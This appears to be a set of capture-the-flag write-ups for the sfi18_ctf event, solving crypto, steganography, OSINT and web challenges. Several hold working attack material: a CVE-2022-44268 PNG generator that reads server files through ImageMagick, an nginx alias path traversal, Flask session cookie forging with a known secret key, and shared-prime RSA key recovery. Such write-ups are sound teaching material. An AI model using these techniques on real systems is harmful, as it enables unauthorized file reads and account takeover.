

Bad random

In this puzzle, we are presented with 5 self-signed certificates. The puzzle is based on a cryptographic error made when creating the encryption keys. Two of the keys share a common prime (the puzzle name apparently directs us toward a conclusion that the key ingredients were not generated in a proper random way).

The first step then is to cross-check all the public keys (after extraction from the presented certificates) by verifying the greatest common divisor they share. If the divisor is greater than 1 we know that the result is one of the primes that were used to construct the public key. With that information, we can easily recover the second value by just dividing the key by the first value. With that, we have all the ingredients necessary to recover the private key (one helpful piece of information about the padding used in the key creation is given in the challenge).

Full solution to the challenge

```
from bad_random_generator import load_priv_key, load_publ_key
from cryptography.hazmat.primitives.serialization import load_pem_public_key
from cryptography.hazmat.primitives import hashes, serialization
from cryptography.hazmat.backends.openssl.rsa import RSAPublicKey
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography import x509
from math import gcd
import os

# a constant to set the number of keypairs used
KEYPAIRS = 5
CERTS_PATH = "certs"

def exploit_weak_keys(id, p, q, publ_key: RSAPublicKey):
    """
    Util function used to recreate the private key and read the secret corresponding to that key
    id: int - indicates the id of the private key and the secret message
    p, q: int - primes factorized from the public key - this permits to recreate the private key and thus break
    the RSA encryption
    publ_key: RSAPublicKey - the public key: cryptography.hazmat.backends.openssl.rsa._RSAPublicKey
    """
    #####
    # Recreate the private key #
    #####
    public_numbers = rsa.RSAPublicNumbers(publ_key.public_numbers().e, publ_key.public_numbers().n)

    phi = (p-1)*(q-1)
    d = __builtins__.pow(publ_key.public_numbers().e, -1, phi)
    private_exponent = d

    iqmp = rsa.rsa_crt_iqmp(p, q)
    dmp1 = rsa.rsa_crt_dmp1(private_exponent, p)
    dmql = rsa.rsa_crt_dmql(private_exponent, q)

    private_key = rsa.RSAPrivateNumbers(p, q, d, dmp1=dmp1, dmql=dmql, iqmp=iqmp, public_numbers=public_numbers).
    private_key()

    # open the secret
    with open(f"secrets/secret{id}", "rb") as f:
        ciphertext = f.read()

    # decrypt
    plaintext = private_key.decrypt(
        ciphertext,
        padding.OAEP(
            mgf=padding.MGF1(algorithm=hashes.SHA256()),
            algorithm=hashes.SHA256(),
            label=None
        )
    )

    return plaintext

#####
```

```

# Load certificates #
#####

for first in range(KEYPAIRS):
    # load the public key from the certificate
    with open(f"{CERTS_PATH}/certificate{first}.pem", "rb") as f:
        pem_data = f.read()
        first_cert = x509.load_pem_x509_certificate(pem_data)
        first_publ_key = first_cert.public_key()

    n1 = first_publ_key.public_numbers().n

    for second in range(KEYPAIRS):
        if first == second:
            print(f"Breaking as {first} == {second}")
            continue
        print(f"Trying public key {first} vs public key {second}...")

        with open(f"{CERTS_PATH}/certificate{second}.pem", "rb") as f:
            pem_data = f.read()
            second_cert = x509.load_pem_x509_certificate(pem_data)
            second_publ_key = second_cert.public_key()

        n2 = second_publ_key.public_numbers().n

        p = gcd(n1, n2)
        if p == 1:
            print("GCD == 1, breaking..")
            print()
            continue
        else:
            q = n2 // p
            print("Found common value p")
            print("GCD = ", p)

            plaintext = exploit_weak_keys(second, p, q, second_publ_key)
            print("The flag is: ", plaintext)
            break
    break

```

Flag: `sfi18_ctf{BadRandGenerat0r}`

Binary file

In this puzzle, you are presented with a pdf file containing multiple lines of zeros and ones, with every line starting with a number.

First, we have to decode binary to text, which can be done using online tools. After that, you will see that it contains assembler-like instructions (to be more exact, they were stylized after Von Neumann Architecture)

Generally, each line contains:

- line number - which is actually the **instruction address**
- short text - **instruction type**
- operator - either \$ or @
- number

last lines contain only numbers - they are used for storing variables.

So, let's get to the instructions: they are instructions:

- LOAD, which loads the **content** of an address to the memory
- STORE, which stores the content of memory as content at an address
- SUB, which subtracts a number from the memory
- MULT, which multiplies memory content **N** amount of times
- JUMP, which is an unconditional goto
- JNEG, which jumps only, if memory content is negative,
- and finally, END, which ends the program

So, let's take a line and go through it step by step:

LOAD @ 12

First, we have the instruction: to load, then we have an operator '@' which says 'from address', and finally a number. This instruction will load the contents of 12th address to memory

if the instruction were LOAD \$ 12 it would load 12 (a number) instead, as '\$' signifies 'a number' instead of an address

After decoding, the whole file we will get a simple algorithm, that takes 5 and raises it to the power of 3, thus giving the result of **125**

Flag: **sfi18_ctf{125}**

camera_model

In this puzzle, we have a download .zip file. After unzipping, move to the next folder.
We get the note that says: "Pass: the model of the phone that took the picture"
So we use exiftool to look inside the given picture:

```
exiftool sfi10010.jpg
```

This tool returns this:

```
Make           : samsung
Camera Model Name : SM-S901B
```

We type this in Google and, our pass is: **SamsungS22**

Now, we get another note, which says: " Pass: 440a2432cc29c4838d5574b0a38061ebcaa63f78, Buuuut, black -> emerald"

We have to use a hash cracker, for example, <https://crackstation.net/>.

Hash	Type	Result
440a2432cc29c4838d5574b0a38061ebcaa63f78	sha1	black_pearl261981

As we can see, our cracked password is: black_pearl261981

Now, we need to replace "black" with "emerald". So, our second pass is: **emerald_pearl261981**

In the unzipped file we can find a flag.txt file with the contents: **sfi18_ctf{C0ngR4tUI4t10n5}**

Flag: **sfi18_ctf{C0ngR4tUI4t10n5}**

Company website

The source code of the website contains the following comment:

```
<!-- Reminder for designers: cms.internal/admin for CMS login. Don't forget about our internal VPN!!! -->
```

This could mean that the "internal" website can only be accessed from the internal network of some hypothetical company. However, the real scenario was different. The internal site was hosted on the same web server as the external site, as a different [virtual host](#), and there was no additional protection to make sure that the internal site can only be accessed from the internal network.

```
server {
    listen      8082;
    server_name _; # external website

    root /var/www/html/;
}

server {
    listen      8082;
    server_name cms.internal; # internal website

    location /admin {
        proxy_pass http://127.0.0.1:3001/;
    }
}
```

HTTP protocol mandates that the [Host header](#) has to be provided by the client to tell the server which domain the user is using to access the website. This header is used by the server to recognize which virtual host the client is trying to access. To access the internal site, changing the Host header of the request to "cms.internal" was necessary. There are multiple ways to change the host header - editing the /etc/hosts file (c: Windows\System32\Drivers\etc\hosts on Windows), using a browser extension, using the -H switch in curl...

The internal website (cms.internal/admin) was just a simple HTML login form.

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>Internal CMS Login</title>
  </head>
  <body>
    <p>Login to CMS admin page</p>
    <form method="post" action="login">
      <p>Username: <input type="text" name="username"></p>
      <p>Password: <input type="password" name="password"></p>
      <p><input type="submit" value="Login"></p>
    </form>
  </body>
</html>
```

The response also contained a cookie (with a different value, of course):

```
Set-Cookie: internal_cms_session=eyJ1c2VybmFtZSI6ImFub255bW91cyJ9.ZDx9XQ.8RlFFF9dmaU_HVNHD6gdCjMa9_s; HttpOnly; Path=/
```

This is a [Flask session cookie](#). These cookies are basically just cryptographically signed JSONs. Signed cookies consist of three parts, separated by dots. The first part is just the JSON with session data encoded with base64.

```
% echo eyJ1c2VybmFtZSI6ImFub255bW91cyJ9.ZDx9XQ.8RlFFF9dmaU_HVNHD6gdCjMa9_s | base64 -d
{"username":"anonymous"}base64: invalid input
```

The goal was to set the "username" value to "admin" - forge the cookie, and convince the server that we are logged in as the admin user.

The thing about Flask session cookies is that they are signed with a special `SECRET_KEY` configuration variable. If this secret key leaks, or is pasted from a public source (example project, tutorial...), the cookie can be easily forged, and then the attacker can generate a cookie with arbitrary data. This is bad, because session cookies are often used to prove that the client is logged in, and store who the client is logged in as.

There are tools created specifically to bruteforce Flask session cookies, like [Flask-Unsign](#). Flask-Unsign also has an official [wordlist](#) that contains known secret keys found in various tutorials and example projects. The secret key used by this task can also be found there - it was 192b9bdd22ab9ed4d12e236c78afcb9a393ec15f71bbf5dc987d54727823bcbf, the secret key from [this tutorial](#) (section "How to generate good secret keys").

To brute force the secret key:

```
flask-unsign -c (internal cms session cookie contents) -w Flask-Unsign-Wordlist/flask_unsign_wordlist/wordlists/all.txt
```

After obtaining the secret key, to sign a new cookie:

```
flask-unsign -S 192b9bdd22ab9ed4d12e236c78afcb9a393ec15f71bbf5dc987d54727823bcbf --sign -c '{"username": "admin"}'
```

This new cookie would allow accessing the admin panel as the admin user. It only was necessary to pass it with the request to "cms.internal/admin". The admin panel only contained the flag.

Flag: **sfi18_ctf{bA23Aic7ni110cGk}**

Crawlers

The description of the task was meant to hint, that the flag is hidden in the robots.txt file. Contents of <https://ctf.sfi.pl/robots.txt>:

```
# sfi18_ctf{LQbvJJc1Ulj8}  
User-agent: *  
Allow: /
```

Flag: **sfi18_ctf{LQbvJJc1Ulj8}**

Cryptic website

This puzzle utilizes a custom font, that changes letters to symbols. The flag is stored in plain text, only rendered in strange symbols instead of letters. There are a few ways to get it:

- opening website source
- copying website text and pasting it into an editor - the content will be copied, but not the style, thus the flag will be readable
- since the font is an external resource, sometimes the website will render before it will be loaded, and you could see the flag that way

Flag: **sfi18_ctf{HelloThere!}**

Image resizer

The website is just a simple web app for resizing images.

Image resizer

Image to resize

 No file selected.

New width and height

The app is written in Python and Flask and, what's most important - used a vulnerable version of ImageMagick to resize images - 6.9.10-23, the latest in already unsupported Debian Buster.

The vulnerability in question was [CVE-2022-44268](#), described in detail, for example, [here](#) (CVE-2022-44268: Arbitrary Remote Leak). Long story short - PNG files can contain special chunks with text data. Each of these chunks has a name. If a PNG file with a chunk named "profile" is processed by a vulnerable version of ImageMagick, the library will replace the text of that chunk with the contents of the file under the path specified by the contents of that chunk. A malicious PNG file can be generated with the following script:

```
import sys
import piexif
from PIL import Image, PngImagePlugin

# python3 modify.py original.png malicious.png

info = PngImagePlugin.PngInfo()
info.add_text("profile", "/flag.txt")
img = Image.open(sys.argv[1])
img.save(sys.argv[2], "PNG", pnginfo=info)
```

Sending a file generated by this script would generate a file that contained the contents of the flag, encoded as a hexadecimal number.


```
% cat result.png
PNG

IHDR\fbKGDtIME 6@WM\tEXtRaw profile type txt
txt
    28
73666931385f6374667b5a324e3843324d564c664b58314976507d0a
IENDB`%
% echo 73666931385f6374667b5a324e3843324d564c664b58314976507d0a | xxd -r -p
sfi18_ctf{Z2N8C2MVLfKX1IvP}
```

Now, how to guess all of that? From vulnerable ImageMagick to path of the flag? The website had another vulnerability. CSS files were stored in another directory, called "static".

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
6 <title>Image resizer</title>
7 <link href="static/bootstrap.min.css" rel="stylesheet">
8 </head>
```

Nginx for this task was configured with 'autoindex on'. This means, that if we visit any directory (without an index file and not matched by any other directive), like '/static', we will get a list of all files from that directory.




Index of /static/		
../		
bootstrap.min.css	18-Jan-2018 09:29	144877

That was combined with another Nginx configuration footgun - alias path traversal described, for example, [here](#).

```
location /static {
    alias /app/static/;
}
```

This means, that visiting 'https://ctf.sfi.pl/infra/image_resizer/static../' would produce the following response:

Index of /static../



Index of /static../		
../		
static/	25-Feb-2023 11:26	-
templates/	28-Feb-2023 13:06	-
Dockerfile	01-Apr-2023 10:37	484
app.py	05-Apr-2023 18:17	1190
nginx.conf	28-Feb-2023 12:32	562
policy.xml	01-Apr-2023 10:37	5249
requirements.txt	25-Feb-2023 12:51	33
supervisord.conf	05-Apr-2023 11:32	782

From there, it was possible to download two crucial files - app.py and Dockerfile. The first contained a hint, that ImageMagick is used in the first place. That wasn't very hard to guess, since ImageMagick is a very popular library.

```

import time
import os
import io
import subprocess
import pathlib
from flask import Flask, render_template, request, send_file, Response

def create_app():
    app = Flask(__name__)
    #app.config["TEMPLATES_AUTO_RELOAD"] = True

    @app.get("/")
    def index():
        return render_template("index.html.j2")

    @app.post("/resize")
    def resize():
        width = int(request.form["width"])
        height = int(request.form["height"])
        image = request.files["image"]

        if width < 1 or height < 1 or width > 3000 or height > 3000:
            return Response("Invalid size", status=400)

        tmp = os.path.join("/tmp/", str(time.time()))
        filename_org = tmp + ".png"
        filename_new = tmp + "resized.png"

        image.save(filename_org)
        subprocess.run(["timeout", "65", "convert", "--resize", str(width)+"x"+str(height), filename_org,
filename_new])
        #os.remove(filename_org)

        new_fp = open(filename_new, 'rb')
        new = new_fp.read()
        new_fp.close()
        #os.remove(filename_new)

        return send_file(io.BytesIO(new), mimetype="image/png", download_name=image.filename,
as_attachment=True)

    return app

```

The second file contained another two hints - the app was set up in a container based on an outdated version of Debian, with vulnerable ImageMagick. And that the flag was stored in '/flag.txt'.

```

FROM debian:buster

RUN apt update && DEBIAN_FRONTEND=noninteractive apt-get install -y imagemagick python3 nginx python3-pip
RUN groupadd -g 500 app && useradd -u 500 -g app app
WORKDIR /app
COPY . .
RUN python3 -m pip install -r requirements.txt
COPY nginx.conf /etc/nginx/nginx.conf
RUN mv flag.txt / && chmod 400 /flag.txt && chown app:app /flag.txt && rm /etc/nginx/sites-enabled/default
COPY policy.xml /etc/ImageMagick-6/

EXPOSE 80
ENTRYPOINT supervisord -c supervisord.conf

```

Flag: sfi18_ctf{Z2N8C2MVLfKX1lvP}

images

One can compare the two images given in the puzzle.

Comparison of images

```
import numpy as np
from PIL import Image

a_img = np.array(Image.open('a.png'))
b_img = np.array(Image.open('b.png'))

diff = np.array(b_img, int) - np.array(a_img, int)
print(diff.min(), diff.max())

print(np.unique(a_img & 1, return_counts=True))
print(np.unique(b_img & 1, return_counts=True))
```

output:

```
-1 1
(array([0, 1], dtype=uint8), array([128219, 86821]))
(array([0, 1], dtype=uint8), array([214966, 74]))
```

Comparison of images shows that it differs only on last bits. Furthermore, after counting the values of last bits, one can see that bits of `b_img.png` looks suspicious.

The flag is hidden in the last bits of the `b_img.png`.

Example solution

```
import numpy as np
from PIL import Image

img = np.array(Image.open('b.png'))
data = img.flatten() & 1
bin_chars = data.reshape(-1, 8)
flag = ''.join([chr(np.sum([x << idx for idx, x in enumerate(word[::-1])])) for word in bin_chars])
print(flag)
```

The output of this script will be "SHOULD_YOU_SEE_ME?", which is a flag, followed by the string of zeros.


Flag: `sfi18_ctf{SHOULD_YOU_SEE_ME?}`

la_bouche

The puzzle contains an image with a flag encoded with a geometric cipher. The cipher is similar to the Pigpen cipher, but decryption with it doesn't lead to any meaningful text.



The hint can be found in the name of the puzzle. After googling "la bouche cipher" one can find information about the famous pirate Olivier Levasseur, known as "*La Buse*" or "*La Bouche*" who is credited with authoring the cryptogram encoded with the graphic alphabet which can be found in many sources, for example, image from Wikipedia (https://en.wikipedia.org/wiki/Olivier_Levasseur#/media/File:Alphabet_de_la_buse.jpg).



After applying the alphabet to decrypt the encoded message one can find the text "**quavoussererla**" which is the flag.

Fun fact: After adding the proper spaces to the message, one can obtain the text "QUA VOUS SERER LA" which is part of the original cryptogram created by La Bouche.

Flag: `sfi18_ctf{quavoussererla}`

lost_bits

on the puzzle website there is following data with the suggestion that message might be corrupted, but there might be a redundancy in the message.

```
1000110 1111100 1011010
1110110 0010101 1111001
1111010 1011111 0100000
0010000 0000100 0100111
```

The most popular error correction method which has been used in this puzzle is Hamming code. The blocks are 7-bit long and in each block, 4 values are not underscored, indeed the error correction used in this puzzle is Hamming code (7,4) ([https://en.wikipedia.org/wiki/Hamming\(7,4\)](https://en.wikipedia.org/wiki/Hamming(7,4))).

Looking carefully at blocks of bits, one can see that underlined bits are at positions 1, 2, and 4, which are powers of 2 ($2^0, 2^1, 2^2$), bits on these positions are parity check bits.

This values are denoting positions of bits in addresses in each block.

	7	6	5	4	3	2	1	0
4	1	1	1	1	0	0	0	0
2	1	1	0	0	1	1	0	0
1	1	0	1	0	1	0	1	0

for example looking at the first block of bits, positions that are included in following parity check sums are highlighted red:

1 -> 1000110

2 -> 1000110

4 -> 1000110

Example solution

```
import numpy as np

parity_check_matrix = np.array([
    [1, 0, 1, 0, 1, 0, 1],
    [1, 1, 0, 0, 1, 1, 0],
    [1, 1, 1, 1, 0, 0, 0]
])

def check_parity(word):
    return (parity_check_matrix @ word.T) % 2

message = '1000110 1111100 1011010 1110110 0010101 1111001 1111010 1011111 0100000 0010000 0000100 0100111'
binary = np.array([[int(x, 2) for x in word] for word in message.split()])
err_ids = [int(''.join(['1' if x else '0' for x in reversed(word)]), 2) for word in check_parity(binary).T]


for idx, err in enumerate(err_ids):
    if err == 0:
        continue
    binary[idx, 7 - err] ^= 1

data = binary[:, [0, 1, 2, 4]]
flag = ''.join([f'{int("".join(["1" if x else "0" for x in word]), 2):X}' for word in data])
print(flag)
```

Flag: sfi18_ctf{DEADBEEF0001}

memory

The name of the file "weights.npy" that can be downloaded, combined with the image that can be seen on the puzzle site, suggests that the file contains the weights of the Hopfield network.



The extension "npy" suggests that the file is a serialized numpy array.

The Hopfield network is a concept that was introduced as a form of memory, which is able to correct incomplete data.

Knowing that, let's try to load its weights and check what data it memorized, by trying to run it against different random vectors.

```
import numpy as np

weights = np.load('weights.npy')

n = weights.shape[0]
for vec in np.random.choice([0, 1], (10, n)):
    print(np.where((weights @ vec) > 0, 1, 0))
```

The weights multiplied by any random input returns the vector:

```
[0 1 0 0 0 1 1 0 0 1 0 0 1 1 0 0 0 1 0 0 0 0 0 1 0 1 0 0 0 1 1 1]
```

The length of vector is 32 bits. One can try a guess of dividing it to 4 bytes - 8-bit ASCII characters.

```
resp = np.array([0, 1, 0, 0, 0, 1, 1, 0, 0, 1, 0, 0, 1, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 1, 1])

for idx in range(0, resp.size, 8):
    binary = ''.join(['1' if x else '0' for x in resp[idx: idx + 8]])
    print(binary, end = ' -> ')
    print(chr(int(binary, 2)))
```

```
01000110 -> F 01001100 -> L 01000001 -> A 01000111 -> G
```

The flag can be obtained by taking lower case of decoded characters.

Flag: **sfi18_ctf{flag}**

nucleotides

In this puzzle, the input string and a script are given.
In the source of the website, the following script can be found.

script

```
function transform() {
  let word = document.getElementById('transform_input').value + "$";
  let shifts = [];
  for (let i = 0; i < word.length; ++i) {
    shifts.push(word.substring(i) + word.substring(0, i));
  }
  shifts.sort();
  document.getElementById("transform_output").innerText = shifts.map(x => x.at(-1)).join('');
}
```

The flag is the string given in the puzzle, transformed with reverse operation, to the one performed by the script.

The algorithm extends the input by the start of the word "\$" token and creates a matrix with rows made of shifted copies of the input, then returns the last column of this matrix.

To inverse this operation, it is enough to reconstruct the matrix, so the first row will contain the original data.

The last column of the matrix is given by the output of the algorithm.

The first column of the matrix can be easily reconstructed, just by sorting the characters in the output of the transformation.

Note that as the matrix contained all possible cyclical shifts of the input, the characters of the last column are preceding the ones from the first column in its row.

So each time appending the output of the transformation to the front of the matrix (which is under construction), and sorting rows lexicographically is creating the next column of the original matrix.

To reconstruct the matrix, it is enough to repeat such operation as many times as many characters in the input.

The transformation is called a Burrows-Wheeler transform (https://en.wikipedia.org/wiki/Burrows%E2%80%93Wheeler_transform) and is a well-known algorithm used in data compression.

Example solution

```
def reverse_bwt_naive(bwt: str):
    rec_bwm = list(bwt)
    for _ in range(len(bwt) - 1):
        rec_bwm.sort()
        for i, letter in enumerate(bwt):
            rec_bwm[i] = letter + rec_bwm[i]
        rec_bwm.sort()

    return rec_bwm[0]

bwt = 'CCACGCCGACCCAGCCCCCTGACAACCACCTATACCCCTTCTATCCGAGGCT$ATTCTCTGTCCCACGC'

rev_bwt = reverse_bwt_naive(bwt)
print(rev_bwt)
```

output:

\$GGACCCAAACCCACCCCTCACTCTGCTTCTCCCCGAGGATGTTCTGTCCCTCCCACCACCAAGACC


Flag: sfi18_ctf{GGACCCAAACCCACCCCTCACTCTGCTTCTCCCCGAGGATGTTCTGTCCCTCCCACCACCAAGACC}

photo


The puzzle contains a photo of a random street somewhere in the world. We have to find the number located on the wicket marked with an arrow.

To do this we need to:

- Notice the advertisement in the lower left corner
- We type the number from the ad into Google, and can additionally add "magic"
- Now, we get this:



- We add Ms. Alicia's name to the Google query
- We get a Facebook page:



- From Facebook, we get the address:



Krakowska 45, Rzaska, Poland

- We go there on google maps, walk a little further down the street and have a number:



Flag: `sfi18_ctf{krakowska50}`

Post

Finding login data

In this puzzle there is given a website titled "POST Office", which imitates a website of a postal service company. It has very limited functionality, so the most reasonable option seems to be simply checking its source code. By analyzing it we can get two pieces of information. The first one is:

```
<!-- flag_ctf{ThisFlagIsFake} -->
```

Which is fake, indeed. However, the second compelling line is:

```
<!-- aW5kZXgucGhwCmxvZ2luIGFkbWluCnBhc3N3b3JkIHNaXNmaXNmaQ== -->
```

And that comes as a good lead. Double "=" suggests that it may be a Base64 encoded sequence, so let's try decoding, for example online or with the following command:

```
$ echo aW5kZXgucGhwCmxvZ2luIGFkbWluCnBhc3N3b3JkIHNaXNmaXNmaQ== | base64 --decode
```

The result is:

```
index.php  
login admin  
password sfisfisfi
```

Logging in

With the obtained information we can try to log in. Since the website does not contain any login form, we can try sending a request directly. Looking at the name of the puzzle, a POST request might be a good choice. To send it we can use a tool like Postman or use curl:

```
$ curl -X POST <url> -d "login=admin&password=sfisfisfi"
```

It returns:

```
sfi18_ctf{IwannaPOSTtheflag}
```

...and it is the correct flag!

Flag: **sfi18_ctf{IwannaPOSTtheflag}**

Unknown file

The way to solve this challenge is to see the hex dump of the file. In there, the important thing to check is to see if the first bytes of the file can be interpreted as a magic number of some common file type (this is what we call a constant numerical or text value used to identify a file format). The first few bytes of this file are **89 53 46 49**.

From this list: https://en.wikipedia.org/wiki/List_of_file_signatures we can deduce that this should be a PNG file - it starts with **89**, followed by **50 4e 47** (ASCII representation for 'PNG'). The last three bytes don't match which suggests that they were modified - but we can pretty confidently conclude that PNG is the correct format as only this format from the most common starts with 89.

The next step consists of cross-checking the file with the documentation of the PNG format. Here is the list of all changes to be made:

Repair PNG magic number offset(h) 0
89 53 46 49 -> 89 50 4e 47

As explained above the magic number of this file should match the PNG's magic number.

Repair the IHDR header offset(h) C:
43 50 73 52 -> 49 48 44 52

From PNG's documentation, we can deduce where the next header is - IHDR, starting at offset C.

Change the length of the IHDR header offset(h) 8:
00 00 00 0A -> 00 00 00 0d

The IHDR header has a constant length which is 13 (D in hex). Thus you should change this value to reflect the correct length.

Recalculate the CRC32 value for the IHDR header offset(h) 1D
FF FF FF FF -> ec 10 6c 8f

